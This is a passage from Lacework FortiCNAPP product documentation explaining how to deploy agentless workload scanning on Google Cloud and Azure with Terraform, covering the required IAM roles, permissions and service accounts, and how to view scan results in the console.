    "compute.instances.setIamPolicy",
    "compute.instances.setMetadata",
    "compute.instances.setServiceAccount",
    "compute.machineTypes.get",
    "compute.snapshots.create",
```

```
    "compute.snapshots.delete",
    "compute.snapshots.list",
    "compute.snapshots.setLabels",
    "compute.snapshots.useReadOnly",
    "compute.subnetworks.use",
    "compute.subnetworks.useExternalIp",
    "compute.zoneOperations.get",
    "storage.objects.create",
    "storage.objects.delete",
    "storage.objects.get",
    "storage.objects.list"
]
```

Snapshot role for monitored projects

```
projects/<GCP_PROJECT>/roles/lacework_awls_snapshot_<UNIQUE_ID>
```

IAM permissions

```
[
    "compute.disks.get",
    "compute.disks.useReadOnly",
    "compute.instances.get",
    "compute.instances.list",
    "compute.machineTypes.get",
    "compute.zones.list"
]
```

Scanner instance role

```
projects/<GCP_PROJECT>/roles/lacework_awls_scanner_<UNIQUE_ID>
```

IAM permissions

```
[
    "compute.disks.create",
    "compute.disks.get",
    "compute.instances.create",
    "compute.instances.delete",
    "compute.snapshots.delete",
    "compute.snapshots.list",
    "compute.snapshots.setLabels",
```

```
    "compute.snapshots.useReadOnly"
]
```

Service accounts

You can use the following link to view/download all these service accounts in JSON format:

- Project - operation service accounts

The information below lists all service accounts used for this type of integration.

Orchestrate service account

```
projects/<GCP_PROJECT>/serviceAccounts/lacework-awls-orchestrate-<UNIQUE_ID>@<GCP_
PROJECT>.iam.gserviceaccount.com
```

Membership

```
[
    "projects/<GCP_PROJECT>/roles/lacework_awls_orchestrate_<UNIQUE_ID>",
    "roles/run.invoker",
    "projects/<GCP_PROJECT>/roles/lacework_awls_snapshot_<UNIQUE_ID>",
    "roles/iam.serviceAccountUser"
]
```

Snapshot service account

```
projects/<GCP_PROJECT>/serviceAccounts/lacework-awls-sa-<UNIQUE_ID>@<GCP_
PROJECT>.iam.gserviceaccount.com
```

Membership

```
[
    "roles/run.invoker",
    "roles/storage.objectViewer"
]
```

Scanner instance service account

```
projects/<GCP_PROJECT>/serviceAccounts/lacework-awls-scanner-<UNIQUE_ID>@<GCP_
PROJECT>.iam.gserviceaccount.com
```

Membership

```
[
    "projects/<GCP_PROJECT>/roles/lacework_awls_scanner_<UNIQUE_ID>"
]
```

Organization integration

You can use the following link to view/download all these roles and permissions in JSON format:

- Organization - operation roles and permissions

The information below lists all roles and permissions.

Orchestrate role for cloud run jobs:

```
projects/<GCP_PROJECT>/roles/lacework_awls_orchestrate_<UNIQUE_ID>
```

IAM permissions

```
[
    "compute.disks.create",
    "compute.disks.delete",
    "compute.disks.list",
    "compute.disks.setLabels",
    "compute.disks.use",
    "compute.instances.create",
    "compute.instances.delete",
    "compute.instances.list",
    "compute.instances.setIamPolicy",
    "compute.instances.setMetadata",
    "compute.instances.setServiceAccount",
    "compute.machineTypes.get",
    "compute.snapshots.create",
    "compute.snapshots.delete",
    "compute.snapshots.list",
    "compute.snapshots.setLabels",
    "compute.snapshots.useReadOnly",
    "compute.subnetworks.use",
    "compute.subnetworks.useExternalIp",
    "compute.zoneOperations.get",
    "storage.objects.create",
    "storage.objects.delete",
    "storage.objects.get",
```

```
    "storage.objects.list"
]
```

Snapshot role for monitored organization

```
organizations/<GCP_ORG_ACCOUNT>/roles/lacework_awls_snapshot_<UNIQUE_ID>
```

IAM permissions

```
[
    "compute.disks.get",
    "compute.disks.useReadOnly",
    "compute.instances.get",
    "compute.instances.list",
    "compute.machineTypes.get",
    "compute.projects.get",
    "compute.zones.list",
    "iam.roles.get",
    "resourcemanager.folders.list",
    "resourcemanager.projects.list"
]
```

Scanner instance role

```
projects/<GCP_PROJECT>/roles/lacework_awls_scanner_<UNIQUE_ID>
```

IAM permissions

```
[
    "compute.disks.create",
    "compute.disks.get",
    "compute.instances.create",
    "compute.instances.delete",
    "compute.snapshots.delete",
    "compute.snapshots.list",
    "compute.snapshots.setLabels",
    "compute.snapshots.useReadOnly"
]
```

Service accounts

You can use the following link to view/download all these service accounts in JSON format:

- Organization - operation service accounts

The information below lists all service accounts used for this type of integration.

Orchestrate service account

```
projects/<GCP_PROJECT>/serviceAccounts/lacework-awls-orchestrate-<UNIQUE_ID>@<GCP_
PROJECT>.iam.gserviceaccount.com
```

Membership

```
[
    "projects/<GCP_PROJECT>/roles/lacework_awls_orchestrate_<UNIQUE_ID>",
    "roles/run.invoker",
    "roles/iam.serviceAccountUser",
    "organizations/<GCP_ORG_ACCOUNT>/roles/lacework_awls_snapshot_<UNIQUE_ID>"
]
```

Snapshot service account

```
projects/<GCP_PROJECT>/serviceAccounts/lacework-awls-sa-<UNIQUE_ID>@<GCP_
PROJECT>.iam.gserviceaccount.com
```

Membership

```
[
    "roles/run.invoker",
    "roles/storage.objectViewer"
]
```

Scanner instance service account

```
projects/<GCP_PROJECT>/serviceAccounts/lacework-awls-scanner-<UNIQUE_ID>@<GCP_
PROJECT>.iam.gserviceaccount.com
```

Membership

```
[
    "projects/<GCP_PROJECT>/roles/lacework_awls_scanner_<UNIQUE_ID>"
]
```

Deploying agentless workload scanning for a project on Google Cloud

Choose which type of Google Cloud agentless workload scanning integration that you want to perform:

- Option 1: Project integration, single region on page 739
- Option 2: Project integration, multiple region on page 740

See Lacework Terraform Module for Agentless Workload Scanning on Google Cloud for all available Terraform integration options and additional deployment examples.

Option 1: Project integration, single region

For this integration, resources are deployed to one Google Cloud region, as follows:

- Global resources are deployed to the specified Google provider region.
  - Service accounts and permissions
  - Object storage bucket
  - Secret manager secret
- Regional resources are deployed to the same Google provider region.
  - Cloud Run Job
  - Cloud Scheduler Job

1. Define your `versions.tf` file as follows:

```
terraform {
  required_version = ">= 1.5"

  required_providers {
    lacework = {
      source  = "lacework/lacework"
      version = "~> 1.19"
    }
  }
}
```

2. Define your `main.tf` file as follows:

```
# Set your Lacework profile here. With the Lacework CLI, use
# `lacework configure list` to get a list of available profiles.
provider "lacework" {
  profile = "lw_agentless"
```

```
}

provider "google" {
  alias  = "use1"

  # Set the ID of the project where the scanning resources are hosted.
  project = "agentless-lw-scanner"

  # Set the region where the scanning resources are hosted.
  region = <region>

}

module "lacework_gcp_agentless_scanning_project_single_region" {
  source  = "lacework/agentless-scanning/gcp"
  version = "~> 2.0"

  providers = {
    google = google.use1
  }

  # Provide the list of Google Cloud projects that you want to monitor here.
  # Enter the ID of the projects.
  project_filter_list = [
    "monitored-project-1",
    "monitored-project-2"
  ]

  global                   = true
  regional                 = true
  organization_id          = <your-org-id>
  lacework_integration_name = "agentless_from_terraform"
}
```

3. By default, only the project where the scanning resources are hosted is monitored. To monitor other projects, see How to Add or Remove Google Cloud Projects.
4. If you are executing Terraform outside the Google Cloud Console, use the following gcloud commands prior to running Terraform:
   a. `gcloud auth login`
   b. `gcloud auth application-default login`
   c. `gcloud config set project <scanning_project>`
      - Replace `<scanning-project>` with the project that will host the scanning resources (`agentless-lw-scanner` in this example).
5. Run `terraform init` to initialize the working directory (containing the Terraform files).
6. Run `terraform plan` and review the changes that will be applied.
7. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Option 2: Project integration, multiple region

In this example, we add Terraform modules to two Google Cloud regions:

- Global resources are deployed to one region.
  - Service Accounts/Permissions
  - Object Storage Bucket
  - Secret Manager Secret
- Regional resources are deployed to both regions.
  - Cloud Run Job
  - Cloud Scheduler Job

1. Define your `versions.tf` file as follows:

```
terraform {
  required_version = ">= 1.5"

  required_providers {
    lacework = {
      source  = "lacework/lacework"
      version = "~> 1.19"
    }
  }
}
```

2. Define your `main.tf` file as follows:

```
# Set your Lacework profile here. With the Lacework CLI, use
# `lacework configure list` to get a list of available profiles.
provider "lacework" {
  profile = "lw_agentless"
}

provider "google" {
  alias  = <alias1>
  region = <region1>

  # Set the project name for where the scanning resources are hosted.
  # This must be assigned to the `global` region.
  project = "agentless-lw-scanner"
}

provider "google" {
  alias  = <alias2>
  region = <region2>

  # Set your default project ID for this region. This isn't required for
  # the Agentless integration, but is required by the Google Provider.
  # https://registry.terraform.io/providers/hashicorp/google/latest/docs/guides/getting_
started#configuring-the-provider
  project = "default-project-id"
}

module "lacework_gcp_agentless_scanning_project_multi_region_<alias1>" {
  source  = "lacework/agentless-scanning/gcp"
  version = "~> 2.0"
```

```
  providers = {
    google = google.<alias1>
  }

  # Provide the list of Google Cloud projects that you want to monitor here.
  # Enter the ID of the projects.
  project_filter_list = [
    "monitored-project-1",
    "monitored-project-2"
  ]

  global                    = true
  regional                  = true
  organization_id           = <your-org-id>
  lacework_integration_name = "agentless_from_terraform"
}

module "lacework_gcp_agentless_scanning_project_multi_region_<alias2>" {
  source  = "lacework/agentless-scanning/gcp"
  version = "~> 2.0"

  providers = {
    google = google.usc1
  }

  regional                = true
  organization_id         = <your-org-id>
  global_module_reference = module.lacework_gcp_agentless_scanning_project_multi_region_
<alias1>
}
```

3. By default, only the project where the scanning resources are hosted is monitored. To monitor other projects, see How to Add or Remove Google Cloud Projects.
4. If you are executing Terraform outside the Google Cloud Console, use the following gcloud commands prior to running Terraform:
   a. `gcloud auth login`
   b. `gcloud auth application-default login`
   c. `gcloud config set project <scanning_project>`
      - Replace `<scanning-project>` with the project that will host the scanning resources (`agentless-lw-scanner` in this example).
5. Run `terraform init` to initialize the working directory (containing the Terraform files).
6. Run `terraform plan` and review the changes that will be applied.
7. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Verifying your integration

In the Lacework FortiCNAPP console, the status of the integration at *Settings > Integrations > Cloud accounts* will display as *Success* if all resources are installed correctly. If the periodic scanning encounters an error, the status will display the error details.

Removing an integration

1. In the Lacework FortiCNAPP console, in *Settings > Integrations > Cloud accounts*, find the integration that you would like to remove.
2. Toggle the integration *State* to disabled, or *Delete* the integration using the actions menu on the right.

Using Terraform, run `terraform destroy` for the `agentless` module.

Adding or removing Google Cloud projects from scanning

Using the Lacework FortiCNAPP Console to add or remove projects is not possible for a Google Cloud project integration.

If you want to add or remove projects to be monitored from your integration, update your `main.tf` file and rerun Terraform.

1. Add or remove the Google Cloud projects to be monitored from the `project_filter_list` in your `main.tf` file:

```
# Enter the ID of the projects.
project_filter_list = [
  "monitored-project-1",
  "monitored-project-2",
  "additional-project-1",
  "additional-project-2"
]
```

2. If you are executing Terraform outside the Google Cloud Console, use the following gcloud commands prior to running Terraform:
   a. `gcloud auth login`
   b. `gcloud auth application-default login`
   c. `gcloud config set project <scanning_project>`
      - Replace `<scanning-project>` with the project that hosts the scanning resources.
3. Run `terraform init` to initialize the working directory (containing the Terraform files).

4. Run `terraform plan` and review the changes that will be applied.
5. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Deploying agentless workload scanning for an organization on Google Cloud

Choose which type of Google Cloud Agentless Workload Scanning integration that you want to perform:

- Option 1: Organization integration, single region on page 745
- Option 2: Organization integration, multiple region on page 747

See Lacework Terraform Module for Agentless Workload Scanning on Google Cloud for all available Terraform integration options and additional deployment examples.

Option 1: Organization integration, single region

For this integration, resources are deployed to one Google Cloud region:

- Global resources are deployed to the specified region.
  - Service Accounts/Permissions
  - Object Storage Bucket
  - Secret Manager Secret
- Regional resources are deployed to the same region.
  - Cloud Run Job
  - Cloud Scheduler Job

1. Define your `versions.tf` file as follows:

```
terraform {
  required_version = ">= 1.5"

  required_providers {
    lacework = {
      source  = "lacework/lacework"
      version = "~> 1.19"
    }
  }
}
```

2. Define your `main.tf` file as follows:

```
# Set your Lacework profile here. With the Lacework CLI, use
# `lacework configure list` to get a list of available profiles.
provider "lacework" {
  profile = "lw_agentless"
}
```

```
provider "google" {
  alias  = <alias>
  region = <region>

  # Set the project name for where the scanning resources are hosted.
  project = "agentless-lw-scanner"

}

module "lacework_gcp_agentless_scanning_org_single_region" {
  source  = "lacework/agentless-scanning/gcp"
  version = "~> 2.0"

  providers = {
    google = google.<alias>
  }

  # Provide a list of Google Cloud projects and/or folders that you want to monitor here.
  # For projects, enter the project ID.
  # If the project_filter_list is omitted, all projects and folders in the organization are
scanned.
  #project_filter_list = [
  #  "monitored-project-1",
  #  "monitored-project-2",
  #  "folder/monitored-folder-1",
  #  "folder/monitored-folder-2
  #]

  integration_type = "ORGANIZATION"
  organization_id  = <your-org-id>

  global                    = true
  regional                  = true
  lacework_integration_name = "agentless_from_terraform"
}
```

3. By default, all the projects and folders in the organization are monitored. To monitor specific projects and folders only, see How to Add or Remove Google Cloud Projects or Folders.
4. If you are executing Terraform outside the Google Cloud Console, use the following gcloud commands prior to running Terraform:
   a. `gcloud auth login`
   b. `gcloud auth application-default login`
   c. `gcloud config set project <scanning_project>`
      - Replace `<scanning-project>` with the project that will host the scanning resources (`agentless-lw-scanner` in this example).
5. Run `terraform init` to initialize the working directory (containing the Terraform files).
6. Run `terraform plan` and review the changes that will be applied.
7. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Option 2: Organization integration, multiple region

For this integration, resources are deployed to more than one Google Cloud region:

- Global resources are deployed to one region.
  - Service Accounts/Permissions
  - Object Storage Bucket
  - Secret Manager Secret
- Regional resources are deployed to each region.
  - Cloud Run Job
  - Cloud Scheduler Job

1. Define your `versions.tf` file as follows:

```
terraform {
  required_version = ">= 1.5"

  required_providers {
    lacework = {
      source  = "lacework/lacework"
      version = "~> 1.19"
    }
  }
}
```

2. Define your `main.tf` file as follows:

```
# Set your Lacework profile here. With the Lacework CLI, use
# `lacework configure list` to get a list of available profiles.
provider "lacework" {
  profile = "lw_agentless"
}

provider "google" {
  alias  = <alias1>
  region = <region1>

  # Set the project name for where the scanning resources are hosted.
  # This must be assigned to the `global` region.
  project = "agentless-lw-scanner"

}

provider "google" {
  alias  = <alias2>
  region = <region2>

  # Set your default project ID for this region. This isn't required for
  # the Agentless integration, but is required by the Google Provider.
  # https://registry.terraform.io/providers/hashicorp/google/latest/docs/guides/getting_
started#configuring-the-provider
  project = "default-project-id"
```

```
}

module "lacework_gcp_agentless_scanning_org_multi_region" {
  source  = "lacework/agentless-scanning/gcp"
  version = "~> 2.0"

  providers = {
    google = google.<alias1>
  }

  # Provide a list of Google Cloud projects and/or folders that you want to monitor here.
  # For projects, enter the project ID.
  # If the project_filter_list is omitted, all projects and folders in the organization are
scanned.
  #project_filter_list = [
  #  "monitored-project-1",
  #  "monitored-project-2",
  #  "folder/monitored-folder-1",
  #  "folder/monitored-folder-2
  #]

  integration_type = "ORGANIZATION"
  organization_id  = <your-org-id>

  global                   = true
  regional                 = true
  lacework_integration_name = "agentless_from_terraform"
}

module "lacework_gcp_agentless_scanning_org_multi_region_<alias2>" {
  source  = "lacework/agentless-scanning/gcp"
  version = "~> 2.0"

  providers = {
    google = google.<alias2>
  }

  regional               = true
  global_module_reference = module.lacework_gcp_agentless_scanning_org_multi_region
}
```

3. By default, all the projects and folders in the organization are monitored. To monitor specific projects and folders only, see How to Add or Remove Google Cloud Projects or Folders.
4. If you are executing Terraform outside the Google Cloud Console, use the following gcloud commands prior to running Terraform:
   a. `gcloud auth login`
   b. `gcloud auth application-default login`
   c. `gcloud config set project <scanning_project>`
      - Replace `<scanning-project>` with the project that will host the scanning resources (`agentless-lw-scanner` in this example).
5. Run `terraform init` to initialize the working directory (containing the Terraform files).

6. Run `terraform plan` and review the changes that will be applied.
7. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Verifying your integration

In the Lacework FortiCNAPP console, the status of the integration at *Settings > Integrations > Cloud accounts* will display as *Success* if all resources are installed correctly. If the periodic scanning encounters an error, the status will display the error details.

Removing an integration

1. In the Lacework FortiCNAPP console, in *Settings > Integrations > Cloud accounts*, find the integration that you would like to remove.
2. Toggle the integration *State* to disabled, or *Delete* the integration using the actions menu on the right.

Using Terraform, run `terraform destroy` for the `agentless` module.

Adding or removing Google Cloud projects or folders

Follow the steps below to add or remove projects or folders from your integration.

Using the Lacework FortiCNAPP console

1. Go to *Settings > Integrations: Cloud accounts*.
2. Find your agentless integration and click *Edit* in the additional options.
3. Find the *Limit Projects* field and add your additional projects and folders as a comma-delimited list.
   - If this field is currently blank, then all new and current projects within the organization are scanned automatically.
   - If adding folders, the folder name must be prefixed with "*folder/*".
     For example: `folder/myscannedfolder1`, `folder/myscannedfolder2`
4. Click *Save*.

Using Terraform

If you want to add or remove projects or folders to be monitored from your integration, you will need to update your `main.tf` file and rerun Terraform.

1. Add the Google Cloud projects/folders to the `project_filter_list` in your `main.tf` file:

```
# For projects, enter the project ID.
project_filter_list = [
  "monitored-project",
  "folder/monitored-folder",
  "additional-project",
  "folder/additional-folder"
]
```

If this field is commented out or omitted, then all new and current projects within the organization are scanned automatically.

2. If you are executing Terraform outside the Google Cloud Console, use the following gcloud commands prior to running Terraform:
   a. `gcloud auth login`
   b. `gcloud auth application-default login`
   c. `gcloud config set project <scanning_project>`
      - Replace `<scanning-project>` with the project that hosts the scanning resources.
3. Run `terraform init` to initialize the working directory (containing the Terraform files).
4. Run `terraform plan` and review the changes that will be applied.
5. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Integrating your Azure environment

This section describes the process of deploying agentless scanning to monitor your Azure workloads.

Agentless workload scanning for Azure is deployed using Terraform, using the terraform-azure-agentless-scanning module.

This Terraform module installs global and regional resources. The global resources are installed once per integration. The regional resources are installed in each region where workloads will be scanned. This ensures that no cross-region traffic occurs and reduces latency.

Scanning is performed through a combination of Container App jobs and virtual machines.

A Container App job runs every hour to check if scanning needs to be performed. If so, the job performs the following tasks:

1. Determines which virtual machines are to be scanned in the monitored tenants and subscriptions.
2. Finds the associated disks for the virtual machines and clones them in the scanning subscription where the Container App job is hosted.
3. Launches virtual machines to mount the cloned disks in the file system and then performs scanning.

If you are new to the Lacework Terraform Provider or Lacework FortiCNAPP Terraform Modules, see Terraform for Lacework FortiCNAPP on page 420.

The deployment process is as follows:

1. Determine the type of integration you need. See Integration types on page 752.
2. Prepare for the integration.
3. Configure and deploy using Terraform.

Additional information:

- Removing an agentless workload scanning integration on page 759

Integration types

Azure agentless workload scanning can be integrated at the **tenant** or **subscription** level.

At the **tenant** level, Lacework FortiCNAPP scans all subscriptions within the tenant.

At the **subscription** level, only the specified subscriptions are scanned.

In both cases, agentless scanning can be deployed for either a **single region** or **multiple regions**, with resources deployed as follows:

- **Single region**: All scanning resources are deployed to the specified region in the specified scanning subscription.
- **Multiple regions**: Global scanning resources are deployed to one specified region and regional resources are deployed into each specified region.

Based on the above descriptions, determine what type of integration you will deploy, such as a **multi-region tenant-level integration** or a **single-region subscription-level integration**.

Preparing for integration

This section details the requirements, recommendations, and other information about the integration.

- Requirements
- Recommendations
- Other information

Requirements

Use the Azure Agentless Workload Scanner Preflight Check tool to verify that your Azure environment is properly configured for agentless scanning.

We recommend that you run this tool as the first step to check for required permissions and settings before starting the integration to avoid setup issues.

Ensure that the following requirements are met before beginning the integration process:

- **Lacework administrator**: You must have a Lacework account with administrator privileges. See Legacy access control overview on page 2255.
- **Lacework CLI**: Ensure that the Lacework FortiCNAPP CLI is installed and configured.
- **Terraform**: Terraform 1.9 or later. See Install Terraform.
- **Azure CLI**: The Azure CLI must be installed and configured. See Get started with the Azure CLI in the Azure documentation.

  Alternatively, you can use Azure Cloud Shell from the Azure portal. See Get started with Azure Cloud Shell in the Azure documentation.

  If using Cloud Shell, install both the Lacework CLI and Terraform in Cloud Shell.
  - **Lacework CLI**: See Install the Lacework FortiCNAPP CLI in Azure Cloud Shell.
  - **Terraform**: See Quickstart: Install and Configure Terraform in the Azure documentation.
- **Azure account**:
  - **vCPU quota for scanned regions**: The `Total Regional vCPUs` setting for the scanning subscription must be at least one vCPU for every two virtual machines in the region that is being scanned.

    For example, if you have 30 virtual machines in the `eastus` region, ensure that the `Total Regional vCPUs` setting for the `eastus` region is at least 15. For more information, see Increase Regional vCPU Quotas in the Azure documentation.

    Additionally, the vCPU family quota for the following families must sum to the regional quota:
    - DSv3
    - DSv4
    - DSv5

    For more information, see Increase VM-family vCPU quotas in the Azure documentation.

- **Public IP quota**: Each scanning VM launched by the Container App Job requires a public IP address. Because there will be a single scanning VM for every four workloads scanned, the public IP quota for each region being scanned should be set to approximately 25% of the number of workloads scanned in the region.

  If you intend to scan a high number of workloads (more than 1000 per region), it can be more cost-efficient to instead deploy the agentless scanning integration with a NAT gateway, in which case public IP addresses will not be deployed for each scanning instance. For more information, see Customizing your deployment on page 756.
- **Permissions**: Ensure that your Azure account or service principal has the permissions required to deploy.

  For details about the required permissions, see Permissions on page 755.

Recommendations

- **Service principal**: Configure an Azure service principal with the permissions as described in Permissions on page 755. For more information about creating and configuring a service principal, see Create an Azure service principal with Azure CLI in the Azure documentation.
- **Scanning subscription**: Create a separate subscription for hosting the Lacework FortiCNAPP scanning resources. A new virtual network and subnet are created in the scanning subscription unless a custom VNet and subnet are specified during installation. Agentless workload scanning also requires an egress rule on port 443 for telemetry logging.
- **NAT gateway and public IP address configuration**: Note: Provide guidance to the customer on what is the right mode of deployment, based on the instance fleet size.

Other information

This section presents the following additional information:

- Limitations on page 754
- Permissions on page 755
- Terraform Module Dependencies on page 756
- Custom VNET
- Customizing your deployment on page 756

Limitations

- Agentless workload scanning does not support virtual machines running Microsoft Windows operating systems.

  See Supported operating systems on page 648 for the complete list of supported operating systems.
- Agentless workload scanning does not support virtual machines in the Australia Central (australia-central) region because Azure does not support Container App jobs in that region.

Permissions

The following permissions are required to deploy the integration.

These are not permissions required by the agentless scanning resources. Terraform will provision the roles needed by those resources as part of the integration process.

Tenant-level integration

Configure permissions for the scanning subscription and for each monitored subscription.

- **Scanning subscription**:
  Define a custom role on a management group containing the scanning subscription with the following permissions:

```
[
    "Microsoft.Resources/subscriptions/resourcegroups/*",
    "Microsoft.Authorization/roleAssignments/*",
    "Microsoft.Authorization/roleDefinitions/*",
    "Microsoft.ManagedIdentity/userAssignedIdentities/*",
    "Microsoft.KeyVault/vaults/*",
    "Microsoft.Storage/storageAccounts/*",
    "Microsoft.Network/networkSecurityGroups/*",
    "Microsoft.OperationalInsights/workspaces/*",
    "Microsoft.Storage/storageAccounts/blobServices/*",
    "Microsoft.Network/virtualNetworks/*",
    "Microsoft.App/managedEnvironments/*",
    "Microsoft.Storage/storageAccounts/listKeys/*",
    "Microsoft.Storage/storageAccounts/fileServices/*",
    "Microsoft.OperationalInsights/workspaces/sharedKeys/*",
    "Microsoft.KeyVault/locations/deletedVaults/purge/*",
    "Microsoft.KeyVault/locations/operationResults/*",
    "Microsoft.App/jobs/*",
    "Microsoft.Network/publicIPAddresses/*",
    "Microsoft.Network/natGateways/*"
]
```

- **Monitored subscription**:
  Define a custom role on a management group containing all of the monitored subscriptions with the following permissions:

```
[
    "Microsoft.Authorization/roleDefinitions/Read",
    "Microsoft.Authorization/roleDefinitions/Write",
    "Microsoft.Authorization/roleDefinitions/Delete",
    "Microsoft.Authorization/roleAssignments/Read",
    "Microsoft.Authorization/roleAssignments/Write",
    "Microsoft.Authorization/roleAssignments/Delete",
]
```

Subscription-level integration

For a subscription-level integration, configure permissions for the monitored subscription only.

Define a custom role for the user or service principal running terraform with the following permissions:

```
[
    "Microsoft.Resources/subscriptions/resourcegroups/*",
    "Microsoft.Authorization/roleAssignments/*",
    "Microsoft.Authorization/roleDefinitions/*",
    "Microsoft.ManagedIdentity/userAssignedIdentities/*",
    "Microsoft.KeyVault/vaults/*",
    "Microsoft.Storage/storageAccounts/*",
    "Microsoft.Network/networkSecurityGroups/*",
    "Microsoft.OperationalInsights/workspaces/*",
    "Microsoft.Storage/storageAccounts/blobServices/*",
    "Microsoft.Network/virtualNetworks/*",
    "Microsoft.App/managedEnvironments/*",
    "Microsoft.Storage/storageAccounts/listKeys/*",
    "Microsoft.Storage/storageAccounts/fileServices/*",
    "Microsoft.OperationalInsights/workspaces/sharedKeys/*",
    "Microsoft.KeyVault/locations/deletedVaults/purge/*",
    "Microsoft.KeyVault/locations/operationResults/*",
    "Microsoft.App/jobs/*",
    "Microsoft.Network/publicIPAddresses/*",
    "Microsoft.Network/natGateways/*"
]
```

If a service principal is used to run Terraform, in Entra ID, grant the following API permission to the service principal:

```
Microsoft.Graph/Application.ReadWrite.OwnedBy
```

Terraform Module Dependencies

Lacework FortiCNAPP Terraform modules for Azure agentless workload scanning have the following dependencies that will be installed when you run `terraform init`:

- azapi
- azuread
- azurerm
- lacework
- random

Customizing your deployment

To further customize your deployment, see Optional Inputs in the Lacework Terraform agentless-scanning module documentation. These optional inputs enable you to customize your deployment in various ways, included but not limited to:

- Using a custom VNet. See the custom VNet example in the Lacework Terraform agentless-scanning module documentation.

- Using a NAT gateway to avoid provisioning a large number of public IPs as required by the scanning resources. If you intend to scan a large number of workloads this can help reduce costs.
  Configure a NAT gateway with the `use_nat_gateway` optional input.

Deploying agentless workload scanning on Azure

Use the Azure Agentless Workload Scanner Preflight Check tool to verify that your Azure environment is properly configured for agentless scanning.

We recommend that you run this tool as the first step to check for required permissions and settings before starting the integration to avoid setup issues.

To deploy agentless workload scanning on Azure:

1. Configure your Terraform `versions.tf` and `main.tf` files.
   See the Lacework Terraform agentless-scanning module documentation for example code:
   - Tenant-level, single region.
   - Tenant-level, multiple region.
   - Subscription-level, single region.
   - Subscription-level, multiple region.
2. Authenticate with Azure using one of the following methods:
   - Log in to the Azure tenant and subscription:
     In the Azure CLI, run the following commands:

     ```
     az login --tenant <tenant_id>
     ```

     Replace `tenant_id` with the ID of the tenant that the contains the subscription you specified in the `scanning_subscription_id` in the `main.tf` file.

     ```
     az account set --subscription <scanning_subscription_id>
     ```

     The `scanning_subscription_id` is the ID of the subscription where agentless scanning resources will be deployed.
   - Log in with a Service Principal:

     ```
     az login --service-principal --username APP_ID --password CLIENT_SECRET --tenant TENANT_ID
     ```

     For more information about authentication using a Service Principal, see Sign into Azure with a service principal using the Azure CLI in the Azure documentation.
3. Navigate to the directory that contains your Terraform files and run `terraform init` to initialize this working directory.
4. Run `terraform plan` and review the changes that will be applied.
5. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.
   In the Lacework FortiCNAPP console, in *Settings > Integrations > Cloud accounts*, the status of the integration displays as *Success* if all resources are installed correctly. If the periodic scanning encounters an error, the status will display the error details.

Removing an agentless workload scanning integration

To remove an agentless workload scanning integration using Terraform:

1. In the CLI, navigate to the directory containing your Terraform deployment configuration files.
2. run the following command:

```
terraform destroy
```

Lacework FortiCNAPP console

You can do the following in the Lacework FortiCNAPP console:

- Viewing agentless workload scanning results on page 761
- Managing your agentless workload scanning integration on page 763

Viewing agentless workload scanning results

You can view the results of host and container vulnerability scans in the Lacework FortiCNAPP console.

Viewing host vulnerabilities

Learn more about Host Vulnerability in the Lacework FortiCNAPP Console. See Host Vulnerability Assessment Overview on page 1185.

1. Click *Vulnerabilities* > *Hosts* to view host vulnerabilities in your environment.
2. Apply the *Coverage type: Agentless* filter (when *Group by Host* is active) to view host scan results from agentless workload scanning integrations.

The Coverage type value is *Agentless* for any host that has been assessed using this type of integration.

Viewing container vulnerabilities

Learn more about Container Vulnerability in the Lacework Console.

1. Click *Vulnerabilities* > *Containers* to view container vulnerabilities in your environment.
2. Apply the *Scanner type: Agentless* filter (when *Group by Image ID* is active in either tab) to view image scan results from agentless workload scanning integrations.

The *Scanner type* value is *Agentless* for any image that has been assessed using this type of integration.

Viewing secrets detected by agentless workload scanning

1. Click *Attack path* > *Top work items*.

   The secrets detected on hosts that have critical vulnerabilities and are exposed to the internet directly or through another internet-exposed host that has critical vulnerabilities are displayed in the Top risky paths with exposed secrets table.

In addition, you can use the following LQL datasources to create custom policies to display alerts for secrets in the Lacework FortiCNAPP console. See Create a Custom Violation Policy on page 552:

- LW_HE_ACCESS_SSH_AUTHORIZED_KEYS for public SSH keys in `authorized_keys` files detected by agentless workload scanning.
- LW_HE_SECRETS_SSH_PRIVATE_KEYS for SSH private keys detected by agentless workload scanning.
- LW_HE_SECRETS_ALL for all types of secrets detected by Agentless workload scanning.

See Secrets detected by agentless workload scanning on page 770 for information on the types of secrets that are detected by agentless workload scanning.

Viewing exposure polygraph in the single machine dashboard

Learn more about viewing exposure polygraph and exposure risk context in the Lacework FortiCNAPP Console. See View Exposure Polygraphs in Alerts on page 1423.

1. Click *Workloads > Hosts > Machines* to view the *Machines* dashboard.
2. Click on a *Hostname* (for example, in the *Machine properties* or *Machine activity* table) to view the single machine dashboard for that host.
3. Find the *Exposure Polygraph* section to view exposure details from the latest agentless scan.

Managing your agentless workload scanning integration

View your agentless workload scanning integrations in *Settings > Integrations > Cloud accounts*.

The following operations are available:

- Viewing integration details on page 763
- Editing an integration on page 769
- Enabling or disabling an integration on page 768
- Deleting an integration on page 769

Enter `agentless` in the search to find your agentless workload scanning integrations.

Viewing integration details

Select an integration in the *Cloud accounts* table to view the details. These details vary depending on the cloud provider.

- AWS on page 763
- Google Cloud on page 766

AWS

Title	Description	Example
Name	The name for the integration (as it will be displayed in the Lacework FortiCNAPP console).	`myAWSAgentlessIntegration`
Account	The AWS Account ID for this integration.	`123456789012`
Provider	The cloud provider for the integration.	`AWS`
Type	For possible values, see AWS integration on page 121	`Agentless (Single account)` or `Agentless (Organization)`

Title	Description	Example
ID	The Lacework FortiCNAPP generated ID for the integration	`MYACCOUNT_123ABC...`
External ID	The AWS External ID for the integrated AWS account.	`lweid:aws:v2:acmeinc:123456789012:dkl31.09ip`
Role ARN	The AWS Role ARN created for this integration.	`arn:aws:iam::account:role/role-name-with-path`
Management Account	The ID of your AWS organization management account. This field is only available for organization integrations.	`123456789012`
Monitored Accounts	The IDs of the Root, Organizational Units, and accounts in your AWS organization on which agentless workload scanning will be run. This field is only available for organization integrations.	`123456789012`
Scanning Account	The ID of the AWS account that was configured to scan your AWS organization during the agentless workload scanning integration. This field is only available for organization integrations.	`123456789012`
Bucket ARN	The S3 bucket ARN created for the integration.	`arn:aws:s3:::bucket_name/key_name`
